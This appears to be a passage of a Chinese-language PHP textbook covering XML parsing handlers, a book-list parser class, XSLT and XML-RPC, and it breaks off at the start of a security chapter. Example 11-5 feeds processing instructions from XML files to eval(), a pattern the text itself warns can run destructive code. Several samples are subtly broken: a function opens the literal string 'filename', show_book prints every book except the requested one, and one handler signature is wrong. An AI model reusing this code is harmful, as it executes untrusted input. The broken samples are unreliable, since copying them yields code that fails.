              'link'   => 'http://www.example.com/doc.php',
              'desc'   => 'Doctors announced a cure for me.')
      );

      foreach($items as $item) {
        echo "<item>\n";
        echo "  <title>{$item[title]}</title>\n";
        echo "  <link>{$item[link]}</link>\n";
        echo "  <description>{$item[desc]}</description>\n";
        echo "  <language>en-us</language>\n";
        echo "</item>\n";
      }
    ?>
  
```

```
    }
    ?>
  </channel>
</rss>
<?xml version='1.0' encoding='ISO-8859-1' ?>
<!DOCTYPE rss PUBLIC "-//Netscape Communications//DTD RSS 0.91//EN"
'http://my.netscape.com/publish/formats/rss-0.91.dtd'>
<rss version="0.91">
  <channel>
    <item>
      <title>Man Bites Dog</title>
      <link>http://www.example.com/dog.php</link>
      <description>Ironic turnaround!</description>
      <language>en-us</language>
    </item>
    <item>
      <title>Medical Breakthrough!</title>
      <link>http://www.example.com/doc.php</link>
      <description>Doctors announced a cure for me.</description>
      <language>en-us</language>
    </item>
  </channel>
</rss>
```

解析 XML

假定收藏有很多用 XML 写成的书，而现在希望利用这些文档的标题和其作者建立一个索引，这时就需要解析 XML 文件以识别 title 和 author 元素及它们的内容。使用正则表达式和字符串函数（如 Strtok()）可以完成这个工作，但是有些复杂。最简单快捷的方法是使用 PHP 附带的 XML 解析器。

PHP 的 XML 解析器是基于 Expat C 库的，它在解析时不要求验证 XML 文档，也就是说你可以找出当前的 XML 标签及其包含的内容，但是却不能确定它们是否是正确文档结构中的正确标签。但在实际中，这通常不是一个大问题。

PHP 的 XML 解析器是基于事件的，这意味着当解析器阅读文档时，它将各种针对特定事件（如一个元素的起始和结束）调用处理程序函数。

在下面的几节中，将讨论可以提供的处理程序，以及设置这些处理程序的函数和触发这些处理程序调用的事件。我们还提供了一个使用解析器在内存中生成 XML 文档图的样本函数，该函数是和示例应用程序一起提供的。

元素处理程序

当解析器遇到一个元素的起始标签或结束标签,它就会调用起始或结束元素处理程序。该处理程序通过 `xml_set_element_handler()` 函数设置:

```
xml_set_element_handler(parser, start_element, end_element);
```

`start_element` 和 `end_element` 参数是处理程序函数的名称。

当XML解析器遇到一个元素的起始标签时调用起始元素处理程序:

```
my_start_element_handler(parser, element, attributes);
```

它传递三个参数:XML解析器调用处理程序的引用、起始元素的名称和解析器遇到的元素的属性数组。考虑到速度,该引用数组也是按引用传递。

例11-2包含了起始元素处理程序的代码、该处理程序只是简单地将元素名加粗输出、将属性用灰色输出。

例11-2: 起始元素处理程序

```
function start_element($inParser, $inName, &$inAttributes) {  
    $attributes = array();  
    $arrkeys = array_keys($inAttributes);  
    foreach($inAttributes as $key) {  
        $value = $inAttributes[$key];  
        $attributes[] = "<font color=\"gray\">$key=\"'$value\" </font>";  
    }  
  
    echo '<lt;<b>' . $inName . '</b>' . join(' ', $attributes) . '<gt;';  
}
```

当解析器遇到一个元素的结尾时即调用结尾元素处理程序:

```
my_end_element_handler(parser, element);
```

它有两个参数:XML解析器调用处理程序的引用和该结束元素的名称。

例11-3显示了仅格式化该元素的结束处理程序。

例11-3: 结束元素处理程序

```
function end_element($inParser, $inName) {  
    echo '<lt;<b>/$inName</b><gt;';  
}
```

字符数据处理程序

元素之间的所有文本（字符数据，或者XML术语中的CDATA）由字符数据处理程序处理。通过xml_set_character_data_handler()函数设置的处理程序在遇到每一个字符数据块时调用：

```
xml_set_character_data_handler(parser, handler);
```

字符数据处理程序有两个参数：触发处理程序的XML解析器引用和包含字符数据的字符串：

```
xml_set_character_data_handler(parser, handler);
```

例11-4显示了一个简单地输出数据的字符数据处理程序。

例11-4：字符数据处理程序

```
function character_data($inParser, $inData) {  
    echo $inData;  
}
```

处理指令

在XML中处理指令用来将脚本或其他代码嵌入到文档中，PHP代码本身可以被认为是遵循XML格式的处理指令，它以<?php...?>标签模式标记代码。XML解析器在遇到处理指令时即调用相应的处理指令处理程序。可以用xml_set_processing_instruction_handler()函数设置处理程序：

```
xml_set_processing_instruction(parser, handler);
```

处理指令的形式如下：

```
<?target instructions ?>
```

处理指令处理程序有三个参数：触发处理程序的XML解析器的引用、目标名称（例如“php”）和处理指令：

```
my_processing_instruction_handler(parser, target, instructions);
```

对处理指令做什么是由你决定的？一个技巧就是将PHP代码嵌入到XML文档中。当解析文档时，即用eval()函数执行PHP代码。例11-5正是这样做的。当然，你

必须信赖正在处理的包含 `eval()` 的文档，因为 `eval()` 函数将运用所包含的任何代码——即使该代码要删除文件或者将密钥发送给黑客：

例 11-5：处理指令处理程序

```
function processing_instruction($inParser, $inTarget, $inCode) {  
    if ($inTarget == 'php') {  
        eval($inCode);  
    }  
}
```

实体处理程序

实体在 XML 中是占位符 (placeholder)。XML 提供了五种标准实体 (`&`、`>`、`<`、`"` 和 `'`)，而且 XML 文档还可以定义它们自己的实体，大多数的实体定义不会触发事件，而且在调用其他的处理程序前，XML 解析器还会对文档中的大多数实体进行扩展。

PHP 的 XML 库对两类实体（外部实体和不可解析实体）提供了特别的支持。外部 (external) 实体的替换文本是由文件名或 URL 表示的，而不是在 XML 文件中显式给定的。如果在字符数据中存在外部实体，则可以定义相应的处理程序，但是如果希望解析该文件或 URL 的内容，则由用户自身决定。

不可解析 (unparsed) 实体必须伴随有一个符号声明。你可以为不可解析实体和符号的声明定义处理程序，在调用字符数据处理程序前，不可解析实体的出现就从文本中删除了。

外部实体

外部实体引用允许 XML 文档包含 XML 文档。通常一个外部实体引用的处理程序将打开被引用的文件，然后解析该文件并且将结果包含在当前文档中。处理程序由 `xml_set_external_entity_ref_handler()` 函数设定，该函数带有两个参数：XML 解析器的引用和处理程序函数的名称：

```
xml_set_external_entity_ref_handler(parser, handler);
```

外部实体引用的处理程序有五个参数：触发处理程序的解析器、实体名称、分解实

体标识符的基本 URL（当前为空）、系统标识符（如文件名）和实体的公共标识符、实体声明如下：

```
$ok = my_ext_entity_handler(parser, entity, base, system, public);
```

如果外部实体引用的处理程序返回了一个 false 值（如果没有返回任何值也同此处理）、XML 解析将被一个 XML_ERROR_EXTERNAL_ENTITY_HANDLING 错误停止。如果返回 True，则解析继续。

例 11-6 介绍了如何解析外部引用的 XML 文档。首先为创建和供给 XML 解析器的实际工作定义两个函数：create_parser() 和 parse()，然后使用它们来解析顶层文档和由外部引用包含的任何文档。这样的函数将在后面的“使用解析器”一节中描述。外部实体引用的处理程序只是简单确定要传递给这些函数的正确文件。

例 11-6：外部实体引用的处理程序

```
function external_entity_reference($inParser, $inNames, $inBase,
                                   $inSystemID, $inPublicID) {
    if($inSystemID) {
        if(!list($parser, $fp) = create_parser($inSystemID)) {
            echo "Error opening external entity $inSystemID \n";
            return false;
        }
        return parse($parser, $fp);
    }
    return false;
}
```

不可解析实体

不可解析实体的声明必须伴随有一个符号声明：

```
<!DOCTYPE doc [
  <!NOTATION jpeg SYSTEM "image/jpeg">
  <!ENTITY logo SYSTEM "php-tiny.jpg" NDATA jpeg>
]>
```

使用 xml_set_notation_decl_handler() 函数注册一个符号声明处理程序：

```
xml_set_notation_decl_handler(parser, handler);
```

处理程序调用时必须带有五个参数：

```
my_notation_handler(parser, notation, base, system, public);
```

参数 *base* 是分解符号（当前为空）标识符的基本 URL，可以设置 *system* 标识符或 *public* 标识符，但是两者不能同时设置。

使用 `xml_set_unparsed_entity_decl_handler()` 函数可以注册一个不可解析实体声明：

```
xml_set_unparsed_entity_decl_handler(parser, handler);
```

处理程序调用时带有六个参数：

```
my_unp_entity_handler(parser, entity, base, system, public, notation);
```

参数 *notation* 确定与该不可解析实体关联的符号声明。

默认处理程序

对任何其他的事件，如 XML 声明和 XML 文档类型，将调用默认处理程序。可调用 `xml_set_default_handler()` 函数设置默认处理程序：

```
my_unp_entity_handler(parser, entity, base, system, public, notation);
```

该处理程序有两个参数：

```
my_default_handler(parser, text);
```

参数 *text* 根据触发默认处理程序的事件种类不同而具有不同的值。例 11-7 仅输出调用默认处理程序时的给定字符串。

例 11-7：默认处理程序

```
function default($inParser, $inData) {  
    echo "<font color=\"red\">XML: Default handler called with '$inData'</font>\n";  
}
```

选项

XML 解析器有几个选项可用来控制源文档编码、目标文档编码和大小写形式。使用 `xml_parser_set_option()` 可以设置这些选项：

```
xml_parser_set_option(parser, option, value);
```


类似地，使用 `xml_parser_get_option()` 可以查询解析器的选项设置：

```
$value = xml_parser_get_option(parser, option);
```

字符编码

在大量不同的字符编码中，PHP 使用的 XML 解析器支持 Unicode 数据。在内部，PHP 字符串通常用 UTF-8 编码，但是 XML 解析器解析的文档可以是 ISO-8859-1、US-ASCII 或 UTF-8。UTF-16 目前还不支持。

在创建 XML 解析器时，可以给定要解析的文件的编码。如果省略了，则假定源文件是按 ISO-8859-1 编码的。如果源文件中的字符超出了其编码范围，XML 解析器将返回一个错误并立即停止处理文档。

解析器的目标编码是 XML 解析器将数据传递给处理程序函数时的编码。通常，它与源文件的编码一致，在 XML 解析器生存期的任何时候，目标编码都可以被改变。任何超出编码范围的字符都将被问号 (?) 所取代。

使用常量 `XML_OPTION_TARGET_ENCODING` 可以获得或设置传递给回调函数的文本编码，其允许值为：“ISO-8859-1”（默认值）、“US-ASCII”和“UTF-8”。

大小写形式

在默认情况下，XML 文档的元素和属性名都将被转换成大写形式。可以使用 `xml_set_option()` 函数将 `XML_OPTION_CASE_FOLDING` 选项设为 `false` 来禁止这种行为（使用区分大小写的名称）：

```
xml_parser_set_option(XML_OPTION_CASE_FOLDING, false);
```

使用解析器

如果要使用 XML 解析器，则需要使用 `xml_parser_create()` 创建一个解析器，并设置解析器的处理程序和选项，然后用 `xml_parse()` 函数将大量数据传递给解析器直到数据处理完毕或者解析器返回一个错误。一旦处理完毕，调用 `XML_parser_free()` 释放解析器。

`xml_parser_create()`函数返回一个XML解析器:

```
$parser = xml_parser_create([encoding]);
```

可选的`encoding`参数指定将要解析的文本的编码("ISO-8859-1"、"US-ASCII"或"UTF-8")。

函数`xml_parse`在解析成功时返回TRUE,失败时返回FALSE:

```
$success = xml_parse(parser, data [, final]);
```

`data`参数是要处理的XML字符串,为了使最后一块数据被解析可选的`final`参数应为true。

处理嵌套文档很简单,可以编写一个函数来专门创建解析器并设置选项和处理程序。该函数将选项和处理程序设置放在一个地方,而不是在外部实体引用的处理程序中复制它们。例11-8包含一个这样的函数。

例11-8: 创建解析器

```
function create_parser ($filename) {
    $fp = fopen('filename', 'r');
    $parser = xml_parser_create();

    xml_set_element_handler($parser, 'start_element', 'end_element');
    xml_set_character_data_handler($parser, 'character_data');
    xml_set_processing_instruction_handler($parser, 'processing_instruction');
    xml_set_default_handler($parser, 'default');

    return array($parser, $fp);
}

function parse ($parser, $fp) {
    $blockSize = 4 * 1024; // 读入4KB的块

    while($data = fread($fp, $blockSize)) { // 读入4KB的块
        if(!xml_parse($parser, $data, feof($fp))) {
            // 如果错误产生,则告诉用户哪里产生了错误
            echo 'Parse error: ' . xml_error_string($parser) . " at line " .
                xml_get_current_line_number($parser);

            return FALSE;
        }
    }

    return TRUE;
}
```

```
if (list($parser, $fp) = create_parser('test.xml')) {  
    parse($parser, $fp);  
    fclose($fp);  
    xml_parser_free($parser);  
}
```

错误

如果解析成功完成，函数 `xml_parse()` 将返回 `true`，否则返回 `false`。如果出现错误，使用 `xml_get_error_code()` 可以获取确定错误的错误码：

```
$err = xml_get_error_code();
```

与错误码相对应的错误常量如下：

```
XML_ERROR_NONE  
XML_ERROR_NO_MEMORY  
XML_ERROR_SYNTAX  
XML_ERROR_NO_ELEMENTS  
XML_ERROR_INVALID_TOKEN  
XML_ERROR_UNCLOSED_TOKEN  
XML_ERROR_PARTIAL_CHAR  
XML_ERROR_TAG_MISMATCH  
XML_ERROR_DUPLICATE_ATTRIBUTE  
XML_ERROR_JUNK_AFTER_DOC_ELEMENT  
XML_ERROR_PARAM_ENTITY_REF  
XML_ERROR_UNDEFINED_ENTITY  
XML_ERROR_RECURSIVE_ENTITY_REF  
XML_ERROR_ASYNC_ENTITY  
XML_ERROR_BAD_CHAR_REF  
XML_ERROR_BINARY_ENTITY_REF  
XML_ERROR_ATTRIBUTE_EXTERNAL_ENTITY_REF  
XML_ERROR_MISPLACED_XML_PI  
XML_ERROR_UNKNOWN_ENCODING  
XML_ERROR_INCORRECT_ENCODING  
XML_ERROR_UNCLOSED_CDATA_SECTION  
XML_ERROR_EXTERNAL_ENTITY_HANDLING
```

这些常量一般不常用。使用 `xml_error_string()` 可以将错误码转换成字符串，这样就可以在错误报告中直接使用了：

```
$message = xml_error_string(code);
```

例如：

```
$err = xml_get_error_code($parser);  
if ($err != XML_ERROR_NONE) die(xml_error_string($err));
```

作为处理程序的方法

因为PHP中的函数和变量是全局性的,因此任何需要几个函数和变量的应用程序的组件都符合面向对象的基本要求。XML解析通常会要求用变量记录解析过程中的位置(例如“刚见到一个title开始元素,因此记录字符数据直到见到一个title结束元素”),并且显然必须编写几个处理程序函数来操作该状态,并做一些实际工作。如果将这些函数和变量包装到一个类中可以将它们与程序的其余部分分离开来,这使得这些函数在以后很容易被重用。

使用xml_set_object()函数可以用解析器注册对象,然后XML解析器将在对象中寻找作为方法而不是作为全局函数的处理程序:

```
xml_set_object(object);
```

解析应用程序示例

现在将编写程序来解析一个XML文件并显示其不同的信息类型。例11-9所示的XML文件包含了一组书的信息:

例11-9: books.xml 文件

```
<?xml version="1.0" ?>
<library>
  <book>
    <title>Programming PHP</title>
    <authors>
      <author>Rasmus Lerdorf</author>
      <author>Kevin Tatroe</author>
    </authors>
    <isbn>1-56592-610-2</isbn>
    <comment>A great book!</comment>
  </book>
  <book>
    <title>PHP Pocket Reference</title>
    <authors>
      <author>Rasmus Lerdorf</author>
    </authors>
    <isbn>1-56592-769-9</isbn>
    <comment>It really does fit in your pocket</comment>
  </book>
  <book>
    <title>Perl Cookbook</title>
    <authors>
      <author>Tom Christiansen</author>
```

```
<author>Nathan Torkington</author>
</authors>
<isbn>1-56592-243-3</isbn>
<comment>Hundreds of useful techniques, most just as applicable to
    PHP as to Perl
</comment>
</book>
</library>
```

PHP 应用程序解析该文件并显示一个书目列表, 仅包括书的标题和作者, 其内容如图 11-1 所示。标题链接到一个页面, 该页面包含书的完整信息。《Programming PHP》的细节信息如图 11-2 所示。




图 11-1: 书的菜单




图 11-2: 书的细节

我们定义了一个类 `BookList`, 它的构造函数解析 XML 文件并建立一个记录列表。`BookList` 有两个方法来生成记录列表的输出: `show_menu()` 方法生成书的菜单, `show_book()` 方法显示特定书的细节信息。

解析文件涉及到跟踪记录，如遇到哪一个元素、哪些元素对应于记录（book）和字段（title、author、isbn和comment）。\$record属性保存正在构建的当前记录，\$current_field保存当前处理的字段名称（如title），\$records属性是到目前为止所有已读入的记录数组。

两个关联数组\$field_type和\$ends_record告诉我们哪些元素与记录中的字段相对应和哪一个结束元素标志着记录的结束。\$field_type的值是1或2，分别对应于一个简单的标量字段（如title）或者一个值数组（如author）。这些数组将在构造函数中初始化。

处理程序本身是相当简单的。当遇到一个元素的开始标签时，首先判断它是否符合我们感兴趣的字段。如果是，则将current_field属性设为那个字段名称，以使得遇到其字符数据时（如书的标题），知道该将它存入哪一个字段。在获得字符数据后，我们就将其添加到current_field指出的当前记录的相应字段中。遇到元素的结束标签时，我们检查它是否是记录的结束——如果是，则将当前记录添加到已完成记录的数组中。

例11-10给出的PHP脚本可以处理书的菜单和书的细节两个页面。通过使用GET参数确定将要显示细节的书的ISBN号后，书的菜单的项链接到了菜单的URL上。

例 11-10: bookparse.xml

```
<html>
<head><title>My Library</title></head>
<body>
<?php
class BookList {
    var $parser;
    var $record;
    var $current_field = '';
    var $field_type;
    var $ends_record;
    var $records;

    function BookList ($filename) {
        $this->parser = xml_parser_create();
        xml_set_object($this->parser, &$this);
        xml_set_element_handler($this->parser, 'start_element', 'end_element');
        xml_set_character_data_handler($this->parser, 'cdata');

        // 1 = 单个字段, 2 = 数组字段, 3 = 记录容器
        $this->field_type = array('title' => 1,
```

```

        'author' => 2,
        'isbn' => 1,
        'comment' => 1);
$this->ends_record = array('book' => true);

$x = join("", file($filename));
xml_parse($this->parser, $x);
xml_parser_free($this->parser);
}

function start_element ($p, $element, &$attributes) {
    $element = strtolower($element);
    if ($this->field_type[$element] != 0) {
        $this->current_field = $element;
    } else {
        $this->current_field = '';
    }
}

function end_element ($p, $element) {
    $element = strtolower($element);
    if ($this->ends_record[$element]) {
        $this->records[] = $this->record;
        $this->record = array();
    }
    $this->current_field = '';
}

function cdata ($p, $text) {
    if ($this->field_type[$this->current_field] == 2) {
        $this->record[$this->current_field][] = $text;
    } elseif ($this->field_type[$this->current_field] == 1) {
        $this->record[$this->current_field] .= $text;
    }
}

function show_menu() {
    echo "<table border=1>\n";
    foreach ($this->records as $book) {
        echo "<tr>";
        $authors = join(', ', $book['author']);
        printf("<th><a href='%s'>%s</a></th><td>%s</td></tr>\n",
            $_SERVER['PHP_SELF'] . '?isbn=' . $book['isbn'],
            $book['title'],
            $authors);
        echo "</tr>\n";
    }
}

function show_book ($isbn) {
    foreach ($this->records as $book) {
        if ($book['isbn'] == $isbn) {

```

```

        continue;
    }

    $authors = join(' ', $book['author']);
    printf("<b>%s</b> by %s.<br>", $book['title'], $authors);
    printf("ISBN: %s<br>", $book['isbn']);
    printf("Comment: %s<p>\n", $book['comment']);
}
?>
Back to the <a href="<?=$_SERVER['PHP_SELF'] ?>">list of books</a>.<p>
<?
}
}; // 主程序代码

$my_library = new BookList ("books.xml");
if ($_GET['isbn']) {
    // 返回一本书的信息
    $my_library->show_book($_GET['isbn']);
} else {
    // 显示书的菜单
    $my_library->show_menu();
}
?>
</body></html>

```

使用 XSLT 转换 XML

XSLT (eXtensible Stylesheet Language Transformation, 可扩展模式表语言转换), 是一种将 XML 文档转换成不同 XML、HTML 或其他格式的语言。例如, 许多 Web 站点都提供了其内容的许多格式——HTML、可输出 HTML 和 WML (Wireless Markup Language, 无线标记语言)。而对相同内容提供多种格式的最简单方法就是仅维护内容的 XML 格式, 然后使用 XSLT 生成 HTML、可输出 HTML 和 WML。

PHP 的 XSLT 扩展使用 Sablotron C 库来提供 XSLT 支持, 但 PHP 并不附带 Sablotron, 该库需要从 <http://www.gingerall.com> 下载安装, 然后在 *configure* 行中使用 `--enable-xslt --with-xslt-sablot` 选项重构 PHP。

在本书的编写过程中, PHP 的 XSLT 支持仍在测试中, 这里描述的具体细节以后可能会改变。不过, 即使将来的具体实现会发生改变, 这里介绍的知识仍然会为你使用 PHP XSLT 函数打下很好的基础。

在 XSLT 转换中涉及到三个文档: 原始的 XML 文档、包含转换规则的 XML 文档和

结果文档。最后一个文档不必是用 XML 编写的——XSLT 的一个常见用法就是从 XML 中生成 HTML。如果要在 PHP 中进行 XSLT 转换，就必须创建一个 XSLT 处理程序，给出一些要转换的输入信息，然后在转换完成后销毁处理程序。

使用 `xslt_create()` 创建处理程序：

```
$xslt = xslt_create();
```

使用 `xslt_process()` 处理文件：

```
$result = xslt_process($xslt, $xml, $xsl [, $result [, $arguments [, $parameters ]]]);
```

`$xml` 和 `$xsl` 参数分别表示输入 XML 和转换 XSL 的文件名，`$result` 指定存放新文档的文件名，也可以省略该参数而由 `xslt_process()` 直接返回新文档。`$parameters` 选项是 XSL 参数的关联数组，可以通过 `xsl:paramname="parameter_name"` 访问。

`$arguments` 选项提供了另一种方法，该方法使用存储在变量中而不是文件中的 XML 或 XSL。如将 `$xml` 或 `$xsl` 设为 `"arg:/foo"`，则 `$arguments` 关联数组中 `/foo` 的值将被作为 XML 或 XSL 文档的文本。

例 11-11 是将要转换的 XML 文档，它的格式和 Web 上的许多消息文档的格式很相似。

例 11-11: XML 文档

```
<?xml version="1.0" ?>
<news xmlns:news="http://slashdot.org/backslash.dtd">
  <story>
    <title>O'Reilly Publishes Programming PHP</title>
    <url>http://example.org/article.php?id=20020430/458566</url>
    <time>2002-04-30 09:04:23</time>
    <author>Rasmus and some others</author>
  </story>

  <story>
    <title>Transforming XML with PHP Simplified</title>
    <url>http://example.org/article.php?id=20020430/458566</url>
    <time>2002-04-30 09:04:23</time>
    <author>k.tatroe</author>
  </story>
</news>
```

例 11-12 是用来将 XML 文档转换成 HTML 的 XSL 文档，每一个 `xsl:template` 元素都包含了一条处理部分输入文档的规则。

例 11-12: 新闻的 XSL 转换

```
<?xml version="1.0" encoding="utf-8" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output
  method="html"
  indent="yes"
  encoding="utf-8"
/>

<xsl:template match="/news">
  <html>
    <head>
      <title>Current Stories</title>
    </head>
    <body bgcolor="white" >
      <xsl:call-template name="stories"/>
    </body>
  </html>
</xsl:template>

<xsl:template name="stories">
  <xsl:for-each select="story">
    <h1><xsl:value-of select="title" /></h1>

    <p>
      <xsl:value-of select="author"/> (<xsl:value-of select="time"/>)<br/>
      <xsl:value-of select="teaser"/>
      [ <a href="{url}">More</a> ]
    </p>

    <hr />
  </xsl:for-each>
</xsl:template>
</xsl:stylesheet>
```

例 11-13 是使用 XSL 模式表将 XML 文档转换成 HTML 文档所需要的少量代码，在这里我们创建了一个处理程序，然后运行它来处理文件并输出结果。

例 11-13: 文件的 XSL 转换

```
<?php
$processor = xslt_create();
$result = xslt_process($processor, 'news.xml', 'news.xsl');
if(!$result) echo xslt_error($processor);
xslt_free($processor);

echo "<pre>$result</pre>";
?>
```


XML-RPC和SOAP是创建Web服务的两种标准协议。其中XML-RPC出现较早(也更简单),而SOAP出现较晚并且更为复杂一些。微软的.NET就是基于SOAP的,而许多其他流行的Web程序包,如Frontier和blogger,都提供了XML-RPC接口。

PHP通过xmlrpc扩展提供了对SOAP和XML-RPC两者的访问,该扩展是基于xmlrpc-epi项目的(更多信息可参见<http://xmlrpc-epi.sourceforge.net>)。xmlrpc扩展在默认状态下不会被编译,所以编译时需要在configure行增加--with-xmlrpc选项。

PEAR项目(<http://pear.php.net>)正在编写一个面向对象的XML-RPC扩展,但在编写本书时该扩展还没有准备好发布。

服务器

例11-15显示了一个非常简单的XML-RPC服务器,它仅仅暴露一个函数(XML-RPC称为“方法”)。函数multiply()将两个数相乘然后返回其结果。这虽然不是一个精彩的例子,但它展示了XML-RPC服务器的基本结构。

例11-15: 基本的XML-RPC服务器

```
<?php
// 该函数暴露为"multiply()"
function times ($method, $args) {
    return $args[0] * $args[1];
}

$request = $HTTP_RAW_POST_DATA;
if (!$request) $request_xml = $HTTP_POST_VARS['xml'];

$server = xmlrpc_server_create ();
if (!$server) die("Couldn't create server");

xmlrpc_server_register_method($server, 'multiply', 'times');

$options = array('output_type' => 'xml', 'version' => 'auto');
echo xmlrpc_server_call_method($server, $request, null, $options);

xmlrpc_server_destroy($server);
?>
```

xmlrpc扩展处理调度,也就是说它将计算出客户端希望调用的方法,接着对参数进行解码并调用相应的PHP函数,然后用XML将该函数返回的值编码后发送到XML-RPC客户端,客户端再对服务器发过来的数据解码。

服务器由 `xmlrpc_server_create()` 函数创建:

```
$server = xmlrpc_server_create();
```

通过 XML-RPC 调度机制使用 `xmlrpc_server_register_method()` 函数可以暴露函数:

```
xmlrpc_server_register_method(server, method, function);
```

`method` 参数是 XML-RPC 客户端知道的名称, `function` 参数是实现该 XML-RPC 方法的 PHP 函数。在例 11-15 中, `multiply()` 方法是由 `times()` 函数实现的。服务器常常要多次调用 `xmlrpc_server_register_method()` 来暴露函数。

当注册完所有的方法后,就可以调用 `xmlrpc_server_call_method()` 进行调度了:

```
$response = xmlrpc_server_call_method(server, request, user_data [, options]);
```

`request` 参数代表 XML-RPC 请求,通常作为 HTTP POST 数据发送,通过 `$HTTP_RAW_POST_DATA` 变量可以获取该数据。它包含有要调用方法的名称和该方法的参数。这些参数可以解码成 PHP 数据类型,然后调用相应的函数 (这里是 `times()`)。

作为 XML-RPC 方法暴露的函数通常带有两个或三个参数:

```
$retval = exposed_function(method, args [, user_data]);
```

`method` 参数包含 XML-RPC 方法的名称 (因此可以用多种名称暴露 PHP 函数)。方法的参数由数组 `args` 传入,可选参数 `user_data` 包括 `xmlrpc_server_call_method()` 的 `user_data` 参数所包含的所有数据。

`xmlrpc_server_call_method()` 函数的 `options` 参数是一个将选项名称映射到其值的数组。这些选项是:

`output_type`

控制使用的数据编码,允许值是 "php" 或 "xml" (默认值)

`verbosity`

控制在 XML 输出中加入多少空格符,以使其更具可读性。允许值是 "no_white_space"、"newlines_only" 和 "pretty" (默认值)

escaping

控制哪些字符被转义、以及如何转义。可以给定多个值作为一个子数组。允许值是 "cdata"、"non-ascii" (默认值)、"non-print" (默认值) 和 "markup" (默认值)。

versioning

控制使用哪个 Web 服务系统。允许值是 "simple"、"soap 1.1"、"xmlrpc" (客户端默认值) 和 "auto" (服务器默认值, 意思是“到达的请求可以是任何格式”)。

encoding

控制数据的字符编码。允许值包括任何有效的编码标识符, 但是很少需要对 "iso-8859-1" (默认值) 进行改动。

客户端

XML-RPC 客户端发出 HTTP 请求然后解析其响应。与 PHP 一起发布的 xmlrpc 扩展支持用 XML 将 XML-RPC 请求编码, 但它不知道如何发送 HTTP 请求。如果要具有这样的功能, 则需要从 <http://xmlrpc-epi.sourceforge.net> 下载 xmlrpc-epi 程序包, 然后安装其中的 *sample/utis/utis.php* 文件。该文件包含一个可以执行 HTTP 请求的函数。

例 11-16 演示了使用 XML-RPC 乘法服务 multiply 的一个客户端。

例 11-16: 基本的 XML-RPC 客户端

```
<?php
require_once('utis.php');

$options = array('output_type' => 'xml', 'version' => 'xmlrpc');
$result = xu_rpc_http_concise(
    array(method => 'multiply',
          args    => array(5, 6),
          host    => '192.168.0.1',
          uri     => '/~gnat/test/ch11/xmlrpc-server.php',
          options => $options));

echo "5 * 6 is $result";
?>
```

我们从载入XML-RPC的简便工具库开始，它将提供`xu_rpc_http_concise()`函数来构造POST请求：

```
$response = xu_rpc_http_concise($hash);
```

`$hash`数组作为关联数组包含了XML-RPC调用的各种属性值：

`method`

调用方法的名称。

`args`

方法的参数数组。

`host`

提供方法的Web服务主机名。

`uri`

Web服务的URL路径名。

`options`

服务器的选项关联数组。

`debug`

如果非0，则输出调试信息（默认为0）。

`xu_rpc_http_concise()`函数的返回值是服务器方法调用返回值解码后的值。

本章介绍了XML-RPC的几个特性。例如，XML-RPC的数据类型并不总是与PHP的数据类型精确对应，但还是可以将这些值编码成一个特殊的数据类型而不是xmlrpc扩展的最佳猜测类型。当然，还有一些xmlrpc扩展特性没有介绍，如SOAP错误。所有的细节可以参见<http://www.php.net>网站上的xmlrpc扩展文档。

关于XML-RPC的更多信息可以参见Simon St. Laurent等人合著的《Programming Web Services in XML-RPC》（由O'Reilly公司出版）；关于SOAP的更多信息可以参见James Snell等人合著的《Programming Web Services with SOAP》（由O'Reilly公司出版）。

第十二章

安全

PHP 是一种灵活的语言。在它所运行的机器上，几乎所有的 API 函数都可与之挂钩 (hook)。因为 PHP 是为 HTML 页面设计的一种表单处理语言，因此可以很容易地使用传送到脚本的表单数据。但是，便利也是一把双刃剑。那些使得你可以快速编出 PHP 程序的功能，也可能会成为他人闯入你的系统的后门。

需要强调的是 PHP 本身并没有安全和不安全的说法。你的 Web 程序的安全性是由你所写的代码决定的。举例来说，一个用于打开文件的脚本把文件名作为表单参数来传递。如果你不检查文件名的合法性，用户可能给出一个 URL、一个绝对路径名或一个相对路径名，这样的话，用户便可以进入一些个人目录或系统目录。

